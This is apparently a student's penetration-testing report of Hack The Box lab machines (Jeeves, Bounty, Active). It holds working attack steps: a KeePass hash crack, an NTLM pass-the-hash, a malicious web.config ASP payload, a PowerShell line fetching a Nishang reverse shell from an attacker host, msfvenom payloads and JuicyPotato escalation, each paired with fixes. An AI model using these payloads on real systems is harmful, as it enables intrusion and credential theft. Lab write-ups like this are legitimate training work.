7beafd8a820db9142a6a94f03f6*b73766b61e656351c3aca0282f1617511031f0156089b6c5647de4671972fcff*cb409dbc0fa660fcffa4f1cc89f728b68254db431a21ec33298b612fe647db48

(boker@boker) - [~/Desktop/HTB/Jeeves]
$ nano hash.txt

(boker@boker) - [~/Desktop/HTB/Jeeves]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (KeepAss [SHA256 AES 32/64])
Cost 1 (iteration count) is 6000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
moonshine1 (CEH)
lg 0:00:01:10 DONE (2025-11-18 16:25) 0.01426g/s 784.4p/s 784.4c/s 784.4C/s moonshine1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

After acquiring the password, access to the database is granted, the following data is found inside the database:

```
(boker@boker)-[~/Desktop/HTB/Jeeves]
$ kpcli --kdb CEH.kdbx
Provide the master password: *****

KeePass CLI (kpcli) v3.8.1 is ready for operation.
Type 'help' for a description of available commands.
Type 'help <command>' for details on individual commands.

kpcli:/> ls
=== Groups ===
CEH/
kpcli:/> cd CEH
kpcli:/CEH> ls
=== Groups ===
eMail/
General/
Homebanking/
Internet/
Network/
Windows/
=== Entries ===
0. Backup stuff
1. Bank of America                www.bankofamerica.com
2. DC Recovery PW
3. EC-Council                    www.eccouncil.org/programs/cer
4. It's a secret                 localhost:8180/secret.jsp
5. Jenkins admin                 localhost:8080
6. Keys to the kingdom
7. Walmart.com                   www.walmart.com
kpcli:/CEH> █
```

After some trial and error trying to connect with the passwords in the database to no avail, one entry stands out. Entry 0 labeled “Backup Stuff” contains what looks like NTLM:

```
kpcli:/CEH> show -f 0

Title: Backup stuff
Uname: ?
Pass: aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
URL:
Notes:
```

# בדיקות חוסן תשתית

## דוח מעבודות גמר

Using the tool “psexec.py” from “impacket” to Pass-The-Hash. Because there were only 2 users inside “C:\Users”, “kohsuke” and “administrator”, i’ll try first to PTH to “Administrator”:

Access to “Authority\System” is granted

```
(boker@boker)-[/usr/share/doc/python3-impacket/examples]
$ python psexec.py administrator@10.10.10.63 -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file nnKfESCI.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service SgTV on 10.10.10.63.....
[*] Starting service SgTV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> █
```

### Vulnerability Explanation:

The file "CEH.kdbx" found inside "C:\User\kohsuke\Documents" is encrypted with a weak password that was cracked with the tool "john", and allows access to the KeePass database. Inside the database, NTLM hash for user "Administrator" is acquired. By using Pass-The-Hash, the user is accessible and access to user "Administrator" with "NT AUTHORITY\SYSTEM" privileges is achieved.

### Vulnerability Fix:

- **Using strong passwords:** Using a strong and secured password on "CEH.kdbx" will prevent cracking the hash of the file and accessing it. I advise not using passwords that were leaked in data breaches, and implementing strong password techniques like adding "!@#%\$" characters.

**Severity: Critical** - Weak password on a sensitive database file that stores password allows an attacker to crack it, access it, and extract NTLM hash that was stored inside the database, granting access to a high-privileged user "Administrator".

### Exploit Code:

```
python psexec.py administrator@10.10.10.63 -hashes
```

```
aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
```

Proof Screenshot Here:

```
C:\Users\Administrator\Desktop> whoami
nt authority\system

C:\Users\Administrator\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

    Connection-specific DNS Suffix  . : 
    IPv4 Address. . . . . : 10.10.10.63
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.10.10.2

Tunnel adapter isatap.{4079B648-26D5-4A56-9108-2A55EC5CE6CA}:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :
```

**Proof.txt Contents:** afbc5bd4b615a60648cec41c6ac92530

Inside “\Administrator\Desktop” the following file is presented:

```
C:\Users\Administrator\Desktop> dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
11/08/2017  09:05 AM                797 Windows 10 Update Assistant.lnk
                2 File(s)                833 bytes
                2 Dir(s)  2,188,320,768 bytes free

C:\Users\Administrator\Desktop> type hm.txt
The flag is elsewhere. Look deeper.
C:\Users\Administrator\Desktop>
```

Using “dir /r” to see the Data Stream of the file:

```
C:\Users\Administrator\Desktop> dir /r
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\Administrator\Desktop

11/08/2017  09:05 AM    <DIR>          .
11/08/2017  09:05 AM    <DIR>          ..
12/24/2017  02:51 AM                36 hm.txt
                                34 hm.txt:root.txt:$DATA
11/08/2017  09:05 AM                797 Windows 10 Update Assistant.lnk
                2 File(s)                833 bytes
                2 Dir(s)  2,188,320,768 bytes free
```

Streaming the content of the file, the flag is acquired.

```
C:\Users\Administrator\Desktop> more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```



System IP: 10.10.10.93

### Service Enumeration

| Server IP Address | Ports Open    |
|-------------------|---------------|
| 10.10.10.93       | TCP: 80(http) |
|                   | UDP:          |

### Nmap Scan Results:

```
(boker@boker)~[~/Desktop/HTB/Bounty]
$ nmap -sV -sC 10.10.10.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-18 20:03 IST
Nmap scan report for 10.10.10.93
Host is up (0.077s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Microsoft IIS httpd 7.5
|_ http-methods:
|_   Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/7.5
|_ http-title: Bounty
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.76 seconds
```

Also running a full port scan, only one open port was found open on the machine.

### Initial Shell Vulnerability Exploited

#### *Shell as user "bounty\merlin" via "web.config" ASP RCE*

#### Vulnerability Explanation:

The following vulnerability was extremely hard to utilize. The upload options in `"/transfer.aspx"` allows an attacker to upload certain types of files, including `".config"` files. The file `"web.config"` was used to execute ASP code from within the config file, allowing an attacker to execute commands on the system. By uploading a `"web.config"` file with malicious ASP content, uploading ["Nishang PowerShell Reverse Shell"](#) and executing it by interacting with ["http://10.10.10.93/UploadedFiles/web.config"](http://10.10.10.93/UploadedFiles/web.config) (After uploading the file). Access to user `"bounty\merlin"` was achieved.

References used:

Sorush Blog (web.config): <https://sorush.me/blog/upload-a-web-config-file-for-fun-profit>

<https://sorush.me/blog/uploading-web-config-for-fun-and-profit-2>

Jaykieee article: <https://jaykiee.medium.com/rce-by-uploading-a-web-config-7390e140a45b>


#### Vulnerability Fix:

- **Restrict the upload of `".config"` files:** Restricting the upload of `".config"` files will prevent this RCE vulnerability instantly.
- **Using Whitelist/Blacklist:** The usage of whitelist will allow only certain types of files to be uploaded, and Blacklist will prevent certain files. This will prevent the upload of `"web.config"` file if `".config"` files are needed to be uploaded.
- **Saving the uploaded files outside the web directory:** Saving the uploaded files outside of the Web Directory or uploading the files to a Cloud will mitigate this issue.

**Severity: Critical** - The following vulnerability allows an attacker to execute commands on the system, leading to gaining a shell on the system as user `"bounty\merlin"`

### Proof of Concept Code Here:

The main page of the website contains a picture of a mage. After downloading the image to look for metadata or steganography nothing was found. (URL for the image: <http://10.10.10.93/merlin.jpg>)



Running “feroxbuster” to enumerate directories on the website. According to nmap, port 80 is using “Microsoft IIS httpd 7.5” which usually uses “.aspx” and “.asp” files but may use “.php” if changed manually. Adding those extension for the enumeration:

```
feroxbuster -u http://10.10.10.93/ -w
```

```
/usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x php, aspx, asp
```

“feroxbuster” found “/merlin.jpg” (the image), “transfer.aspx”, and “/UploadedFiles”:

```
404 GET 29l 95w 1245c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
404 GET 32l 121w -c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200 GET 1624l 16517w 1403476c http://10.10.10.93/merlin.jpg
200 GET 32l 53w 630c http://10.10.10.93/
404 GET 32l 122w 1501c http://10.10.10.93/%20.aspx
200 GET 22l 58w 941c http://10.10.10.93/transfer.aspx
400 GET 1l 2w 11c http://10.10.10.93/*checkout*.aspx
400 GET 1l 2w 11c http://10.10.10.93/*docroot*.aspx
400 GET 1l 2w 11c http://10.10.10.93/*.aspx
404 GET 32l 122w 1511c http://10.10.10.93/video%20games.aspx
404 GET 32l 124w 1514c http://10.10.10.93/4%20Color%2099%20IT2.aspx
404 GET 32l 122w 1513c http://10.10.10.93/long%20distance.aspx
400 GET 1l 2w 11c http://10.10.10.93/http%3A%2F%2Fwww.aspx
404 GET 32l 124w 1526c http://10.10.10.93/Michael%20Jackson%20-%20Thriller.aspx
404 GET 32l 129w 1539c http://10.10.10.93/Fall%20Out%20Boy%20-%20From%20Under%20The%20Cork%20Tree.aspx
404 GET 32l 122w 1516c http://10.10.10.93/Battlefield%202142.aspx
400 GET 1l 2w 11c http://10.10.10.93/http%3A.aspx
404 GET 32l 124w 1518c http://10.10.10.93/The%20Beatles%20-%20Love.aspx
404 GET 32l 127w 1539c http://10.10.10.93/Guns%20N%20Roses%20-%20Appetite%20for%20Destruction.aspx
404 GET 32l 125w 1525c http://10.10.10.93/Westlife%20-%20The%20Love%20Album.aspx
404 GET 32l 124w 1540c http://10.10.10.93/Justin%20Timberlake%20-%20FutureSexyLoveSounds.aspx
404 GET 32l 125w 1528c http://10.10.10.93/Paolo%20Nutini%20-%20These%20Streets.aspx
404 GET 32l 123w 1518c http://10.10.10.93/Most%20Popular%20Games.aspx
404 GET 32l 126w 1531c http://10.10.10.93/Tom%20and%20Jerry%20-%20Full%20Collection.aspx
404 GET 32l 122w 1514c http://10.10.10.93/DreamLand%202006.aspx
404 GET 32l 124w 1527c http://10.10.10.93/2%20Popular%20Music%20Videos.aspx
301 GET 2l 10w 156c http://10.10.10.93/UploadedFiles => http://10.10.10.93/UploadedFiles/
400 GET 1l 2w 11c http://10.10.10.93/q%20a.aspx
400 GET 1l 2w 11c http://10.10.10.93/**http%3a.aspx
[###] - 3m 83045/441101 12m found:27 error:0
```



# בדיקות חוסן תשתית

## דוח מעבודות גמר

Because the website uses “.aspx”, i’ll use the following [GitHub Extensions Wordlist](#) to enumerate what extensions are allowed via file upload, all the extensions returned “Invalid File”, so most likely the server also checks for the Content-Type (MIME) of the file. Using “Repeater” to try the following files from the wordlist as there’s a small amount, and inserting the corresponding MIME for the file. After some trial and error: “.config” files with MIME “application/x-apple-aspen-config” are allowed to upload via the upload box. This makes sense as “asp/aspix/config” extensions are used by IIS.

The screenshot displays the network tab of a web browser's developer tools, showing an HTTP request and its corresponding response.

**Request:**

- Method: POST
- URL: /transfer.aspx
- Host: 10.10.10.93
- Content-Length: 767
- Cache-Control: max-age=0
- Accept-Language: en-GB,en;q=0.9
- Origin: http://10.10.10.93
- Content-Type: multipart/form-data; boundary=----WebKitFormBoundarybVcoyBbwXKpfdkFs
- Upgrade-Insecure-Requests: 1
- User-Agent: Mozilla/5.0 (X11; Linux x86\_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7
- Referer: http://10.10.10.93/transfer.aspx
- Accept-Encoding: gzip, deflate, br
- Connection: keep-alive

The request body is a multipart/form-data payload. A red box highlights the following part of the payload:

```
-----WebKitFormBoundarybVcoyBbwXKpfdkFs
Content-Disposition: form-data; name="__VIEWSTATE"

/WEpDwUKMTI3ODMsMzQ0Mg9kFgICAw8WAh4H2W5jdHlwZQ0tbXVsdGwYXJOL2Zvcn0tZGF0YRyCAgUPDXY
GhgRUZkh0R5J3h2bGLkIEZpbGUuIFBsZmFzZSB0cnkYWhaW4eCUZvcnVDb2xvcgqNAR4EXyFTQgIEZG
RkRkZ0XMKx+RC8dFlGZIBVnV696MCA=
-----WebKitFormBoundarybVcoyBbwXKpfdkFs
Content-Disposition: form-data; name="__EVENTVALIDATION"

/WEAgKpw4G0BALT3oXMA50gUdMR3D04/bVnCcFsE7zbBNgY
-----WebKitFormBoundarybVcoyBbwXKpfdkFs
Content-Disposition: form-data; name="FileUpload1"; filename="test.config"
Content-Type: application/x-apple-aspen-config

test
-----WebKitFormBoundarybVcoyBbwXKpfdkFs
Content-Disposition: form-data; name="btnUpload"

Upload
-----WebKitFormBoundarybVcoyBbwXKpfdkFs--
```

**Response:**


- X-Powered-By: ASP.NET
- Date: Tue, 18 Nov 2025 18:43:06 GMT
- Content-Length: 1110

The response body is an HTML document. A red box highlights the following part of the response:

```
<span id="Label1" style="color:Green;">
  File uploaded successfully.
</span>
```




After some research, IIS servers host multiple ".config" files, the one that stands out the most is "web.config" as i'm trying to access the system via the Web Server. In the [following article](#), there's a PoC that shows it's possible to execute "asp" page within "web.config" by inserting a malicious code. Also the [following article](#) was used and by using a malicious "web.config" file to test if RCE can be achieved:



```
GNU nano 8.4 web.config
?xml version="1.0" encoding="UTF-8"?>
<configuration>
  <system.webServer>
    <handlers accessPolicy="Read, Script, Write">
      <add name="web_config" path="*.config" verb="*"
        modules="IsapiModule"
        scriptProcessor="%windir%\system32\inetsrv\asp.dll"
        resourceType="Unspecified"
        requireAccess="Write" preCondition="bitness64" />
    </handlers>
    <security>
      <requestFiltering>
        <fileExtensions>
          <remove fileExtension=".config" />
        </fileExtensions>
        <hiddenSegments>
          <remove segment="web.config" />
        </hiddenSegments>
      </requestFiltering>
    </security>
  </system.webServer>
</configuration>
<!--
<%
Response.write("<pre>")
Response.write("</pre>")
Set wShell1 = CreateObject("WScript.Shell")
Set cmd1 = wShell1.Exec("cmd.exe /c whoami")
output1 = cmd1.StdOut.ReadAll()
set cmd1 = nothing: Set wShell1 = nothing
Response.write(output1)
Response.write("</pre>")
%>
-->
```

Uploading the malicious "web.config" file to the website and accessing it, RCE is achieved!





Downloading “[nishang](#)” PowerShell Reverse Shell and adding the marked line to the script to it will call back to my listener when executed:

```
GNU nano 8.4 Invoke-PowerShellTcp.ps1 *
$sendback2 = $sendback2 + $x

#Return the results
$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
$stream.Write($sendbyte,0,$sendbyte.Length)
$stream.Flush()
}
$client.Close()
if ($listener)
{
    $listener.Stop()
}
}
catch
{
    Write-Warning "Something went wrong! Check if the server is reachable and you are using the correct port."
    Write-Error $_
}
}

Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.33 -Port 4444
```

Changing the “whoami” command from the previous working script to the following so it will download and run the reverse shell:

```
<!--
<%
Response.write("&->")
Response.write("</p><pre>")
Set wShell1 = CreateObject("WScript.Shell")
Set cmd1 = wShell1.Exec "cmd.exe /c powershell.exe -c iex(new-object net.webclient).downloadstring('http://10.10.14.33/Invoke-PowerShellTcp.ps1')"
output1 = cmd1.StdOut.Read()
set cmd1 = nothing; Set wShell1 = nothing
Response.write(output1)
Response.write("</pre><p>&->")
%>
-->
```

Creating a WebServer to upload the Nishang Reverse Shell from:

```
(boker@boker)-[~/Desktop/HTB/Bounty]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

### Initial Shell Screenshot:

Setting a "nc" listener, then uploading the file via the Upload box and executing the reverse shell by accessing "<http://10.10.10.93/UploadedFiles/web.config>".

"nc" caught the connection and access to user "bounty\merlin" is established:

```
(boker☺boker)-[~/Desktop/HTB/Bounty]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.93] 49158
Windows PowerShell running as user BOUNTY$ on BOUNTY
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\windows\system32\inetsrv>whoami
bounty\merlin
PS C:\windows\system32\inetsrv>
```

**Proof.txt Contents:** 033a610566f41fe56857631342d0a94e

```
PS C:\Users\merlin\Desktop> ls -Force

Directory: C:\Users\merlin\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-hs             5/30/2018  12:22 AM          282 desktop.ini
-arh-             11/18/2025   9:49 PM           34 user.txt

PS C:\Users\merlin\Desktop> type user.txt
033a610566f41fe56857631342d0a94e
PS C:\Users\merlin\Desktop>
```

### Privilege Escalation

#### Privilege Escalation to user "SYSTEM" with JuicyPotato Exploit.

#### Vulnerability Exploited:

Running the command "whoami /priv" to check what privilege my current user holds. The marked Privilege instantly raises a red flag that the machine might be vulnerable to "[JuicyPotato](#)".

```
PS C:\Users\merlin\Desktop> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeAssignPrimaryTokenPrivilege Replace a process level token                 Disabled
SeIncreaseQuotaPrivilege Adjust memory quotas for a process           Disabled
SeAuditPrivilege     Generate security audits                     Disabled
SeChangeNotifyPrivilege Bypass traverse checking                     Enabled
SeImpersonatePrivilege Impersonate a client after authentication    Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set                Disabled
```

Checking the system with the command "systeminfo", there's no "hotfix" on the system, this means there's no immediate patch or fix to CRITICAL security issues on the system.

```
Windows Directory:    C:\Windows
System Directory:     C:\Windows\system32
Boot Device:          \Device\HarddiskVolume1
System Locale:         en-us;English (United States)
Input Locale:         en-us;English (United States)
Time Zone:            (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory: 2,047 MB
Available Physical Memory: 1,589 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,595 MB
Virtual Memory: In Use: 500 MB
Page File Location(s): C:\pagefile.sys
Domain:               WORKGROUP
Logon Server:         N/A
Hotfix(s):            N/A
Network Card(s):      1 NIC(s) Installed.
                      [01]: Intel(R) PRO/1000 MT Network Connection
                           Connection Name: Local Area Connection
                           DHCP Enabled:    No
                           IP address(es)
                           [01]: 10.10.10.93
```

Creating a Reverse Shell using “msfvenom”:

```
(boker@boker)-[~/Desktop/HTB/Bounty]
$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.33 LPORT=4000 -f exe -o shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7680 bytes
Saved as: shell.exe
```

```
(boker@boker)-[~/Desktop/HTB/Bounty]
$
```

Uploading the “shell.exe” and “JuicyPotato.exe” to the attacked machine using “certutil”:

```
PS C:\Users\merlin> certutil -urlcache -split -f http://10.10.14.33:6666/shell.exe
**** Online ****
0000 ...
1e00
CertUtil: -URLCache command completed successfully.
PS C:\Users\merlin> ls
```

Directory: C:\Users\merlin

| Mode  | LastWriteTime |          | Length | Name            |
|-------|---------------|----------|--------|-----------------|
| d-r-- | 5/30/2018     | 12:22 AM |        | Contacts        |
| d-r-- | 5/31/2018     | 12:17 AM |        | Desktop         |
| d-r-- | 5/30/2018     | 12:22 AM |        | Documents       |
| d-r-- | 5/30/2018     | 12:22 AM |        | Downloads       |
| d-r-- | 5/30/2018     | 12:22 AM |        | Favorites       |
| d-r-- | 5/30/2018     | 12:22 AM |        | Links           |
| d-r-- | 5/30/2018     | 12:22 AM |        | Music           |
| d-r-- | 5/30/2018     | 12:22 AM |        | Pictures        |
| d-r-- | 5/30/2018     | 12:22 AM |        | Saved Games     |
| d-r-- | 5/30/2018     | 12:22 AM |        | Searches        |
| d-r-- | 5/30/2018     | 12:22 AM |        | Videos          |
| -a--- | 11/18/2025    | 10:31 PM | 347648 | JuicyPotato.exe |
| -a--- | 11/18/2025    | 10:36 PM | 7680   | shell.exe       |

# בדיקות חוסן תשתית

## דוח מעבדות גמר

Setting “nc” listener and executing the exploit with the relevant flag as shown in [“JuicyPotato GitHub”](#):

```
PS C:\Users\merlin> whoami
bounty\merlin
PS C:\Users\merlin> C:\Users\merlin\JuicyPotato.exe -t * -p shell.exe -l 4000
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 4000
...
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
PS C:\Users\merlin>
```

“nc” caught the connection and access to “AUTHORITY\SYSTEM” granted.

```
(boker@boker)-[~/Desktop/HTB/Bounty]
$ nc -lvnp 4000
listening on [any] 4000 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.93] 49172
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```



### Vulnerability Explanation:

User “merlin” have privileges “SeImpersonatePrivilege” enabled, this is what the tool “JuicyPotato” utilizes. “Using impersonation privileges, the JuicyPotato exploit can impersonate access tokens of the COM server, create a new process, and set a token to this process, causing it to run with system permissions”. This vulnerability allows access to user “SYSTEM” on the system.

### Vulnerability Fix:

- **Disable “SeImpersonatePrivileges”:** Disabling this privilege for user “merlin” will prevent this PE Vector instantly.

**Severity: Critical** - The following exploit allows an attacker to gain access to the system as “SYSTEM” user, essentially compromising the entire system.

**Exploit Code:** C:\Users\merlin\JuicyPotato.exe -t \* -p shell.exe -l 4000



Proof Screenshot Here:

```
(boker@boker) - [~/Desktop/HTB/Bounty]
$ nc -lvp 4000
listening on [any] 4000 ...
connect to [10.10.14.33] from (UNKNOWN) [10.10.10.93] 49172
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Proof.txt Contents: a963b8404134c28dea5853d05ce070d6

```
C:\Users\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 5084-30B0

Directory of C:\Users\Administrator\Desktop

05/30/2018  11:18 PM    <DIR>          .
05/30/2018  11:18 PM    <DIR>          ..
11/18/2025  09:49 PM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  11,884,027,904 bytes free

C:\Users\Administrator\Desktop>type root.txt
type root.txt
a963b8404134c28dea5853d05ce070d6
```

System IP: 10.10.10.100

### Service Enumeration

| Server IP Address | Ports Open                      |
|-------------------|---------------------------------|
| 10.10.10.100      | TCP: Large number of open ports |
|                   | UDP:                            |

### Nmap Scan Results:

Multiple open ports on the machine, most are RPC ports. Also a hostname is being used "active.htb"

```
(boker@boker)-[~/Desktop/HTB/Active]
$ nmap -sV -sC 10.10.10.100
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-19 14:31 IST
Nmap scan report for 10.10.10.100
Host is up (0.100s latency).
Not shown: 981 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
53/tcp    open  domain         Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_ bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec   Microsoft Windows Kerberos (server time: 2025-11-19 12:32:09Z)
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap           Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap           Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc          Microsoft Windows RPC
49165/tcp open  msrpc          Microsoft Windows RPC
49167/tcp open  msrpc          Microsoft Windows RPC
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

### Initial Shell Vulnerability Exploited

#### *Access to SMB with user "SVC\_TGS"*

##### **Vulnerability Explanation:**

Anonymous share listing is available via SMB, and by using a tool like "crackmapexec", the share "Replication" is anonymous readable. Inside the share the file "Groups.xml" contains Username "SVC\_TGS" and GPP hashed password. By using the tool "gpp-decrypt" the hash was cracked and password to user "SVC\_TGS" was achieved, allowing access to that user via SMB.

##### **Vulnerability Fix:**

- **Disable anonymous access:** Disabling SMB anonymous access will prevent access to the Shares and require authentication for accessing SMB.
- **Upgrading permissions on "Groups.xml":** "Groups.xml" contained sensitive data and was readable by anonymous, allowing an attacker to gain the sensitive data without authentication. Upgrading the permissions required to read this file will prevent an attacker from acquiring the sensitive data.

**Severity: Critical** - The vulnerabilities mentioned above allowed an attacker to gain access via SMB to user "SVC\_TGS" on the system.

```
